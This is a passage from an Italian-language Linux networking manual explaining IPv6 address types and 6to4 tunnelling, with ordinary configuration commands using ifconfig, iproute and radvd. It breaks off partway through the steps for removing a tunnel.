Tutti gli indirizzi multicast del tipo ff0***x***:0:0:0:0:0:0:0 sono riservati e non possono essere assegnati ad alcun gruppo multicast. Oltre a questi sono interessanti gli indirizzi seguenti:

`ff01:0:0:0:0:0:0:1`	identifica il gruppo di tutti i nodi IPv6, nell'ambito 1_{16}, ovvero node-local;
`ff02:0:0:0:0:0:0:1`	identifica il gruppo di tutti i nodi IPv6, nell'ambito 2_{16}, ovvero link-local;
`ff01:0:0:0:0:0:0:2`	identifica il gruppo di tutti i router IPv6, nell'ambito 1_{16}, ovvero node-local;
`ff02:0:0:0:0:0:0:2`	identifica il gruppo di tutti i router IPv6, nell'ambito 1_{16}, ovvero link-local;
`ff05:0:0:0:0:0:0:2`	identifica il gruppo di tutti i router IPv6, nell'ambito 5_{16}, ovvero site-local;
`ff02:0:0:0:0:0:0:c`	identifica il gruppo di tutti i serventi DHCPv6, nell'ambito 2_{16}, ovvero link-local;
`ff02:0:0:0:1:ff00::/104`	con l'aggiunta degli ultimi 24 bit di un indirizzo unicast normale, viene usato nell'ambito 2_{16}, ovvero link-local, per conoscere l'indirizzo di livello due (MAC o altro) corrispondente (in pratica si cerca di raggiungere un nodo locale, senza conoscere l'indirizzo di livello due nel modello ISO-OSI, usando solo una piccola porzione finale dell'indirizzo IPv6 che il destinatario dovrebbe avere).

Il meccanismo di *neighbour discovery*, o NDISC, attraverso quello che viene chiamato come *solicited node multicast address*, corrispondente agli indirizzi con prefisso ff02:0:0:0:1:ff00::/104, sostituisce il protocollo ARP di IPv4.

263.7 Indirizzi Anycast

Gli indirizzi anycast sono degli indirizzi con le caratteristiche di quelli unicast che, in base al contesto, sono attribuiti a più interfacce di rete differenti, appartenenti ad altrettanti componenti di rete distinti.


L'indirizzo anycast più comune è quello che serve a raggiungere simultaneamente tutti i router nell'ambito link-local. Si tratta precisamente del *Subnet router anycast address*, che si ottiene azzerando la parte di indirizzo che segue il prefisso. Per esempio, in una rete 3ffe:ffff:1:2:3:4:5:6/64, si tratta dell'indirizzo 3ffe:ffff:1:2::

263.8 Indirizzi IPv6 che incorporano indirizzi IPv4

Nella fase di transizione da IPv4 a IPv6, oltre a tanti altri accorgimenti, sono stati stabiliti diversi modi per rappresentare un indirizzo IPv4 all'interno di un indirizzo IPv6, ognuno nell'ambito del proprio contesto di utilizzo specifico. Ne vengono mostrati solo alcuni nelle sezioni successive.

263.8.1 IPv4-compatible IPv6 addresses


Gli indirizzi «compatibili IPv4», ovvero *IPv4-compatible IPv6 addresses*, utilizzano una serie di 96 bit azzerati seguiti dai bit dell'indirizzo IPv4:

80 bit	16 bit	32 bit
0000 .... 0000_{16}	**0000_{16}**	**indirizzo IPv4**

In presenza di indirizzi di questo tipo, è ammessa una notazione speciale, in cui la parte finale dell'indirizzo si indica secondo le convenzioni di IPv4. Nel caso di 192.168.1.1, si scrive:

```
::192.168.1.1
```

263.8.2 IPv4-mapped IPv6 addresses


Gli indirizzi «ricavati da IPv4», ovvero *IPv4-mapped IPv6 addresses*, utilizzano una serie di 80 bit azzerati, seguiti da 16 bit a uno; alla fine ci sono i 32 bit dell'indirizzo IPv4:

80 bit	16 bit	32 bit
0000 .... 0000_{16}	**$FFFF_{16}$**	**indirizzo IPv4**

Anche in questo caso, in presenza di tali indirizzi è ammessa una notazione semplifica derivante da IPv4. Nel caso di 192.168.1.1, si scrive:

```
::ffff:192.168.1.1
```


263.8.3 6to4

Il documento RFC 3056 *Connection of IPv6 Domains via IPv4 Clouds* descrive un tipo di indirizzo IPv6, di tipo unicast globale aggregabile, che contiene un indirizzo IPv4. Si fa riferimento a questo tipo di indirizzo e al meccanismo che ne sta dietro con la sigla 6to4. Semplificando le cose, l'indirizzo si ottiene così:

16 bit	32 bit	16 bit	64 bit
2002_{16}	**indirizzo IPv4**	**SLA**	**identificatore interfaccia**

Se si scompone il numero iniziale, 2002_{16}, si comprende che si tratta di un indirizzo unicast globale aggregabile, dato che il prefisso è 001_2:

```
0010 0000 0000 0010
```

Di solito, per realizzare un tunnel 6to4, si completa l'indirizzo con un valore pari a zero per il campo SLA e uno al posto dell'identificatore di interfaccia. In pratica:

16 bit	32 bit	64 bit
2002_{16}	**indirizzo IPv4**	**0000................................0001_{16}**

In altri termini, si abbrevia nella forma seguente, dove *x* rappresenta quattro bit dell'indirizzo IPv4:

```
2002:xxxx:xxxx::1
```

263.9 Tunnel 6to4

Quando si dispone di un indirizzo IPv4 valido a livello globale, ma la propria connessione a Internet si limita al protocollo IPv4, si può usare un tunnel 6to4 per raggiungere facilmente la rete globale IPv6. La prima cosa da fare è determinare l'indirizzo IPv6 ottenuto trasformando quello IPv4 disponibile, attraverso il sistema stabilito per questo tipo di tunnel.

Quello che segue è uno script molto semplice, per una shell Bourne, con il quale si trasforma un indirizzo IPv4, secondo la notazione decimale puntata, in un indirizzo 6to4, dove il campo SLA rimane azzerato e l'identificatore di interfaccia contiene solo il valore uno:

```
#!/bin/sh

# Il primo argomento dello script contiene l'indirizzo IPv4.
IPV4_ADDR=$1

# Toglie i punti dall'indirizzo IPv4 (1.2.3.4 --> 1 2 3 4).
IPV4_ADDR=`echo $IPV4_ADDR | tr "." " "`

# Converte ogni ottetto in esadecimale con l'aiuto di printf.
IPV4_ADDR=`printf "%02x%02x:%02x%02x" $IPV4_ADDR`


# Genera l'indirizzo IPv6, aggiungendo il prefisso e il suffisso.
IPV6_ADDR=2002:$IPV4_ADDR::1

# Emette il risultato.
echo $IPV6_ADDR
```

Supponendo di disporre dell'indirizzo IPv4 1.2.3.4, l'indirizzo IPv6 corrispondente sarebbe 2002:0102:0304::1. La figura seguente mostra in modo molto semplice il tunnel che si deve realizzare, tra il nodo locale 2002:0102:0304::1 e il router ::c058:6301, che si rappresenta in modo più semplice come ::192.88.99.1:

nodo
IPv4 1.2.3.4
IPv6 2002:0102:0304::1

IPv4

router IPv6
::192.88.99.1
(::c058:6301)

Questo tipo di tunnel è molto particolare, perché l'indirizzo ::192.88.99.1 è di tipo anycast, nel senso che il collegamento deve avvenire con il router più vicino, in grado di agire in questo modo.

263.10 Riferimenti

- Peter Bieringer, *Linux IPv6 HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- IEEE, *Guidelines for 64-bit global identifiers (EUI-64) registration authority*, marzo 1997

  ⟨*http://standards.ieee.org/regauth/oui/tutorials/EUI64.html* ⟩

- R. Hinden, S. Deering, *RFC 2373: IP Version 6 Addressing Architecture*, 1998

  ⟨*http://www.ietf.org/rfc/rfc2373.txt* ⟩

- R. Hinden, M. O'Dell, S. Deering, *RFC 2374: An IPv6 Aggregatable Global Unicast Address Format*, 1998

  ⟨*http://www.ietf.org/rfc/rfc2374.txt* ⟩

- M. Crawford, *RFC 2464: Trasmission of IPv6 Packets over Ethernet Networks*, 1998

  ⟨*http://www.ietf.org/rfc/rfc2464.txt* ⟩

- B. Carpenter, K. Moore, *RFC 3056: Connection of IPv6 Domains via IPv4 Clouds*, 2001 ⟨*http://www.ietf.org/rfc/rfc3056.txt* ⟩
- C. Huitema, *RFC 3068: An Anycast Prefix for 6to4 Relay Routers*, 2001 ⟨*http://www.ietf.org/rfc/rfc3068.txt* ⟩
- Silvano Gai, *IPv6*, McGraw-Hill, 1997, ISBN 88-386-3209-X

Utilizzo di IPv6

Per usare IPv6 può essere necessario aggiornare o sostituire alcuni pacchetti di programmi di servizio per la gestione della rete. Purtroppo, diventa difficile indicare il nome dei pacchetti applicativi da utilizzare, dal momento che le varie distribuzioni GNU si comportano in maniera differente. In generale, si deve tenere presente che se un programma per la gestione della rete non funziona come dovrebbe con IPv6, può darsi che si debba aggiornare il pacchetto, oppure che questo vada sostituito con un altro che fornisce le stesse funzionalità

Si osservi che gli esempi mostrati nel capitolo fanno riferimento a un sistema GNU/Linux.

264.1 kernel Linux

Il kernel Linux deve essere predisposto per la gestione dei protocolli IPv6 (sezione 67.2.7).

Se la gestione di IPv6 viene inserita in un modulo, per abilitarla occorre attivare il modulo relativo, per esempio attraverso il comando seguente che potrebbe essere inserito all'interno degli script della procedura di inizializzazione del sistema:

```
/sbin/modprobe ipv6
```

Per verificare che il kernel in funzione sia in grado di gestire i protocolli IPv6, si può controllare che esista il file virtuale '`/proc/net/if_inet6`', il quale ha lo scopo di elencare le interfacce di rete e i loro indirizzi IPv6. Nel caso degli esempi che vengono mostrati nelle sezioni successive, si potrebbe vedere quanto segue:

cat /proc/net/if_inet6 [*Invio*]

```
00000000000000000000000000000001 01 80 10 80       lo
fe8000000000000002a024fffe774997 04 0a 20 80     eth0
```

Nel caso l'elaboratore debba fungere da router, è necessario abilitare la funzionalità di attraversamento dei pacchetti con il comando seguente:

Inoltre, è bene ricordare di abilitare l'attraversamento dei pacchetti IPv6 nel router locale, cosa che si dovrebbe ottenere con il comando seguente:

echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [*Invio*]

264.2 Preparazione dei file di configurazione

Per poter fare qualunque cosa con IPv6, è necessario che il file '`/etc/protocols`' risulti corretto anche per le finalità di questo protocollo. In particolare, è importante che appaiano le righe seguenti:

```
ipv6           41      IPv6            # IPv6
ipv6-route     43      IPv6-Route      # Routing Header for IPv6
ipv6-frag      44      IPv6-Frag       # Fragment Header for IPv6
ipv6-crypt     50      IPv6-Crypt      # Encryption Header for IPv6
ipv6-auth      51      IPv6-Auth       # Authentication Header for IPv6
icmpv6         58      IPv6-ICMP       # ICMP for IPv6
ipv6-nonxt     59      IPv6-NoNxt      # No Next Header for IPv6
ipv6-opts      60      IPv6-Opts       # Destination Options for IPv6
```

Mancando queste indicazioni, lo stesso eco ICMP (Ping) non può funzionare, perché non si trova la definizione del protocollo ICMPv6 (corrispondente al nome '**`icmpv6`**' nell'esempio mostrato).

264.3 Attivazione di IPv6 e definizione degli indirizzi link-local

Come già accennato, per poter gestire IPv6 occorre un kernel adatto. Quando tutto è pronto, vengono fissati automaticamente l'indirizzo locale di *loopback* e gli indirizzi link-local. Lo si può osservare con Ifconfig:

`#` **`ifconfig`** [*Invio*]

```
eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::2a0:24ff:fe77:4997/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:101 errors:1 dropped:1 overruns:0 frame:1
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:1
          collisions:0 txqueuelen:100
          Interrupt:12 Base address:0xff80

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:3924  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

In alternativa, con Iproute:

`#` **`ip address show dev lo`** [*Invio*]

```
1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
```

`#` **`ip address show dev eth0`** [*Invio*]

```
3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 00:a0:24:77:49:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::2a0:24ff:fe77:4997/64 scope link
```

Secondo la filosofia di IPv6, questi indirizzi devono avere già il loro instradamento naturale, di conseguenza sono già pronti per essere usati. Si può verificare con una delle varie versioni modificate di Ping, [1] in grado di usare il protocollo ICMPv6:

`#` **`ping6 ::1`** [*Invio*]

Oppure:

ping6 fe80::2a0:24ff:fe77:4997 [*Invio*]

In entrambi i casi, si dovrebbe osservare l'eco regolarmente. Se si ha la possibilità di predisporre anche un altro elaboratore, connesso alla stessa rete fisica, si può osservare che l'eco ICMPv6 dovrebbe funzionare correttamente anche verso quel nodo, pur senza avere dichiarato l'instradamento.[2]

Naturalmente, si può usare anche Traceroute, [3] che comunque diventa più utile in seguito, quando si inseriscono dei router nel transito dei pacchetti:

traceroute6 fe80::2a0:24ff:fe77:4997 [*Invio*]

Oppure:

tracepath6 fe80::2a0:24ff:fe77:4997 [*Invio*]

Per verificare le regole di instradamento, anche se queste non sono state inserite attraverso un comando apposito, si può utilizzare '**route**' nel modo seguente (il risultato che si ottiene deriva dagli esempi già visti):

route -A inet6 [*Invio*]

```
Kernel IPv6 routing table
Destination                     Next Hop    Flags Metric Ref    Use Iface
::1/128                         ::          U     0      4        0 lo
fe80::2a0:24ff:fe77:4997/128    ::          U     0      236      1 lo
fe80::/64                       ::          UA    256    0        0 eth0
ff00::/8                        ::          UA    256    0        0 eth0
::/0                            ::          UDA   256    0        0 eth0
```

Anche in questo caso si può usare in alternativa Iproute, benché restituisca un esito differente:

ip -6 route show [*Invio*]

```
fe80::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
ff00::/8 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
default dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
unreachable default dev lo  metric -1  error -101
```

264.4 Definizione degli indirizzi site-local

Gli indirizzi site-local devono essere dichiarati esplicitamente, anche se per questo si potrebbe usare Radvd, in modo da utilizzare automaticamente l'identificatore EUI-64, come descritto nella sezione 264.6.[4] Continuando a fare riferimento allo stesso identificatore EUI-64 usato nella sezione precedente, considerando che la configurazione link-local sia già avvenuta, si può usare Ifconfig nel modo seguente:

ifconfig eth0 inet6 add fec0:0:0:1:2a0:24ff:fe77:4997/64 [*Invio*]

Oppure, con Iproute:

ip -6 address add fec0:0:0:1:2a0:24ff:fe77:4997/64 dev eth0 ↩
↪**scope site** [*Invio*]

In questo caso, si nota la scelta di identificare la rete fisica a cui si connette l'interfaccia con il numero 1_{16} (fec0:0:0:1:...). Si può verificare il risultato e si osservi il fatto che si sommano assieme le informazioni dei vari indirizzi, con l'indicazione dell'ambito a cui si riferiscono (*scope*):

ifconfig eth0 [*Invio*]

```
eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fec0::1:2a0:24ff:fe77:4997/64 Scope:Site
          inet6 addr: fe80::2a0:24ff:fe77:4997/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31711 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65557 errors:0 dropped:0 overruns:0 carrier:0
          collisions:7 txqueuelen:100
          Interrupt:11 Base address:0x300
```

ip address show dev eth0 [*Invio*]

```
3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 00:50:ba:71:d9:c1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global eth0
    inet6 fec0:0:0:1:2a0:24ff:fe77:4997/64 scope site
    inet6 fe80::250:baff:fe71:d9c1/64 scope link
```

Anche con gli indirizzi site-local non è necessario dichiarare esplicitamente l'instradamento, basta indicare correttamente la lunghezza del prefisso nel momento in cui vengono assegnati alle interfacce.

route -A inet6 [*Invio*]

In base agli esempi visti fino a questo punto, si dovrebbe osservare qualcosa come l'esempio seguente:

```
Kernel IPv6 routing table
Destination                     Next Hop    Flags Metric Ref    Use Iface
::1/128                         ::          U     0      4        0 lo
fe80::2a0:24ff:fe77:4997/128    ::          U     0      236      1 lo
fe80::/64                       ::          UA    256    0        0 eth0
fec0::1:2a0:24ff:fe77:4997/128  ::          U     0      7        0 lo
fec0:0:0:1::/64                 ::          UA    256    0        0 eth0
ff00::/8                        ::          UA    256    0        0 eth0
::/0                            ::          UDA   256    0        0 eth0
```

In alternativa, con Iproute:

ip -6 route show [*Invio*]

```
fe80::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
fec0:0:0:1::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
ff00::/8 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
default dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
unreachable default dev lo  metric -1  error -101
```

264.5 Instradamento manuale

L'instradamento dei pacchetti IPv6 dovrebbe essere configurato prevalentemente in modo automatico. Eventualmente si può usare '**route**' specificando che si tratta di indirizzi IPv6:

```
route -A inet6 add indirizzo_ipv6/lunghezza_prefisso dev interfaccia
```

Per esempio, se per qualche motivo fosse necessario stabilire in modo manuale l'instradamento della sottorete fec0:0:0:1::/64 (site-local), attraverso l'interfaccia '**eth0**', si potrebbe usare il comando seguente:

route -A inet6 add fec0:0:0:1::/64 dev eth0 [*Invio*]

Intuitivamente, per rimuovere una regola di instradamento nel modo appena visto, basta sostituire la parola chiave '**add**' con '**del**'. L'esempio seguente elimina la regola di instradamento che serve a dirigere il traffico per la sottorete fec0:0:0:1::/64 attraverso l'interfaccia '**eth0**':

route -A inet6 del fec0:0:0:1::/64 dev eth0 [*Invio*]

Naturalmente, la stessa cosa si può ottenere con Iproute. Per aggiungere l'instradamento:

ip -6 route add to unicast fec0:0:0:1::/64 dev eth0 [*Invio*]

Per togliere l'instradamento:

ip -6 route del to unicast fec0:0:0:1::/64 [*Invio*]

A parte l'uso dei comandi mostrati per la definizione degli instradamenti a livello di collegamento, che in generale è perfettamente inutile, perché ciò risulta implicito nella definizione degli indirizzi delle interfacce, diventa importante la definizione di un instradamento attraverso un router. Il meccanismo è lo stesso usato per IPv4, con la differenza che si fa riferimento a indirizzi IPv6. Per esempio, per indicare che il router raggiungibile all'indirizzo fec0:0:0:1::fffe permette di raggiungere la rete fec0:0:0:2::/64, si può usare uno dei due comandi seguenti:

route -A inet6 add fec0:0:0:2::/64 gw fec0:0:0:1::fffe [*Invio*]

ip -6 route add to unicast fec0:0:0:2::/64 scope site ↩
↪**via fec0:0:0:1::fffe** [*Invio*]

Ecco cosa si ottiene:

route -A inet6 [*Invio*]

```
…
fec0:0:0:2::/64      fec0:0:0:1::fffe          UG    1      0        0 eth0
…
```

ip -6 route show [*Invio*]

```
…
fec0:0:0:2::/64 via fec0:0:0:1::fffe dev eth0  metric 1  mtu 1500 advmss 1440
…
```

264.6 Configurazione e instradamento automatici

Quando si utilizzano indirizzi globali (attualmente solo quelli che hanno il prefisso di formato 001_2), oppure anche validi solo nell'ambito del sito, si può fare in modo che i vari nodi configurino automaticamente le loro interfacce, con l'aiuto di router che «pubblicizzano» le informazioni sugli indirizzi da usare. A questo proposito, con GNU/Linux si può utilizzare Radvd.

Radvd, [5] corrispondente al demone '**radvd**', è un *Router advertiser daemon*, cioè un programma che si occupa di stare in attesa delle richieste (*router solicitation*) da parte dei nodi delle sottoreti connesse fisicamente al router in cui questo si trova a funzionare. A queste richieste risponde (*router advertisement*) fornendo l'indicazione del prefisso da usare per gli indirizzi di quel collegamento di rete (*link*).

L'unico impegno sta nella configurazione di Radvd attraverso il suo file di configurazione, che dovrebbe essere '/etc/radvd.conf'. All'interno di questo file si indicano i prefissi da usare per ogni collegamento di rete (vengono indicate le interfacce attraverso cui «pubblicizzarli»). Si osservi l'esempio seguente:

```
interface eth0
{
    AdvSendAdvert on;
    prefix 3ffe:ffff:0011:0002::0/64
    {
        AdvOnLink on;
        AdvAutonomous on;
    };
};
```

Viene stabilito che nel collegamento di rete corrispondente all'interfaccia '**eth0**', venga pubblicizzato il prefisso 3ffe:ffff:11:2::0/64, che in pratica corrisponde a un indirizzo unicast globale aggregabile, fissato per gli esperimenti nella fase di transizione verso IPv6 e documentato dall'RFC 2471.[6]

Con questa informazione, tutti i nodi che risultano connessi allo stesso collegamento di rete, ricevendo questa informazione, configurano le loro interfacce di rete utilizzando l'identificatore EUI-64 e aggiungono la regola di instradamento relativa. Quello che si vede sotto è l'esempio di un'interfaccia di rete già configurata con gli indirizzi *link-local* e *site-local*, avente un indirizzo globale ottenuto attraverso Radvd.

```
eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 3ffe:ffff:11:2:2a0:24ff:fe77:4997/64 Scope:Global
          inet6 addr: fec0::1:2a0:24ff:fe77:4997/64 Scope:Site
          inet6 addr: fe80::2a0:24ff:fe77:4997/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31711 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65557 errors:0 dropped:0 overruns:0 carrier:0
          collisions:7 txqueuelen:100
          Interrupt:11 Base address:0x300
```

Per avviare il demone '**radvd**' non c'è bisogno di opzioni particolari; eventualmente può essere conveniente accertarsi di fargli leggere il file di configurazione corretto:

```
# radvd -C /etc/radvd.conf [Invio]
```

In questo modo, si vuole indicare precisamente che il file di configurazione è '`/etc/radvd.conf`'.

Riquadro 264.17. Incompatibilità tra l'attribuzione automatica degli indirizzi e il ruolo di router.

Per motivi di sicurezza, il kernel Linux **non utilizza** le informazioni pubblicizzate da Radvd **se è abilitato** il *forwarding*, ovvero l'attraversamento dei pacchetti tra interfacce diverse, dal momento che ciò consentirebbe la programmazione remota del proprio elaboratore come router. Pertanto, gli elaboratori che devono configurare automaticamente le proprie interfacce di rete in base alle notizie diramate da Radvd devono essere preparati con un comando simile a quello seguente, dove l'interfaccia è quella per la quale si vuole consentire la configurazione automatica:


```
# echo 0 > /proc/sys/net/ipv6/conf/interfaccia/forwarding [Invio]
```

Per la stessa ragione, può essere necessario abilitare l'uso di questo meccanismo, anche attraverso un'altra voce:

```
# echo 1 > /proc/sys/net/ipv6/conf/interfaccia/accept_ra [Invio]
```

Per approfondire l'uso e la configurazione di Radvd, si consultino le pagine di manuale *radvd(8)* e *radvd.conf(5)*.

264.7 Tunnel 6to4

La realizzazione di un tunnel 6to4 è abbastanza semplice con l'aiuto di Iproute. Si fa riferimento a un esempio già apparso nella sezione 263.9, in cui l'indirizzo globale IPv4 è 1.2.3.4, che in modo molto semplice si traduce nell'indirizzo IPv6 2002:0102:0304::1.

Stante questa situazione, la prima cosa da fare è definire una «interfaccia-tunnel», a cui viene dato il nome di '**`t6to4`**' (il nome viene attribuito in modo libero):

```
# ip tunnel add name t6to4 mode sit remote any local 1.2.3.4 [Invio]
```

Intuitivamente, si comprende che '**`remote any`**' indica che la parte finale del tunnel non ha un indirizzo ben preciso (anycast). Con il comando seguente si può controllare di avere realizzato il tunnel correttamente:

```
# ip tunnel show name t6to4 [Invio]
```

```
t6to4: ipv6/ip  remote any  local 1.2.3.4  ttl inherit
```

Il tunnel si traduce localmente in un'interfaccia di rete virtuale, denominata '**`t6to4`**', che deve essere attivata espressamente:

```
# ip link set dev t6to4 up [Invio]
```

Si può verificare lo stato di questa interfaccia con il comando seguente:

```
# ip link show dev t6to4 [Invio]
```

```
9: t6to4@NONE: <NOARP,UP> mtu 1480 qdisc noqueue
    link/sit 1.2.3.4 brd 0.0.0.0
```

Una volta creata l'interfaccia virtuale, gli si deve attribuire l'indirizzo IPv6:

```
# ip -6 address add local 2002:0102:0304::1/64 scope global ↩
↪dev t6to4 [Invio]
```

Si può osservare che l'interfaccia virtuale del tunnel contiene anche l'indirizzo IP ::1.2.3.4:

```
# ip -6 address show dev t6to4 [Invio]
```

```
9: t6to4@NONE: <NOARP,UP> mtu 1480 qdisc noqueue
    inet6 2002:102:304::1/64 scope global
    inet6 ::1.2.3.4/128 scope global
```

Infine, è necessario definire l'instradamento per tutti gli indirizzi unicast globali aggregabili, che si differenziano per iniziare con 001_2, pari a 2_{16}, attraverso il router «virtuale» ::192.88.99.1 (virtuale nel senso che il router reale viene determinato automaticamente):

```
# ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4 metric 1 [Invio]
```

Per verificare, si può restringere il campo di azione alla sola destinazione desiderata:

```
# ip -6 route show to 2000::/3 [Invio]
```

```
2000::/3 via ::192.88.99.1 dev t6to4  metric 1  mtu 1480 advmss 1420
```

Da questo momento, la rete IPv6 pubblica è accessibile, anche se i tempi di risposta sono maggiori del solito, a causa del tunnel. Se si conoscono degli indirizzi IPv6 della rete pubblica, si può tentare di usare Ping o Traceroute per verificare; diversamente, è necessario disporre già di un sistema di risoluzione dei nomi in grado di consultare anche quelli abbinati a IPv6.

Per eliminare il tunnel, si procede in senso inverso: cancellando l'instradamento; disattivando l'interfaccia virtuale del tunnel; eliminando il tunnel. Ecco come:

```
# ip -6 route flush dev t6to4 [Invio]
```

```
# ip link set dev t6to4 down [Invio]
```

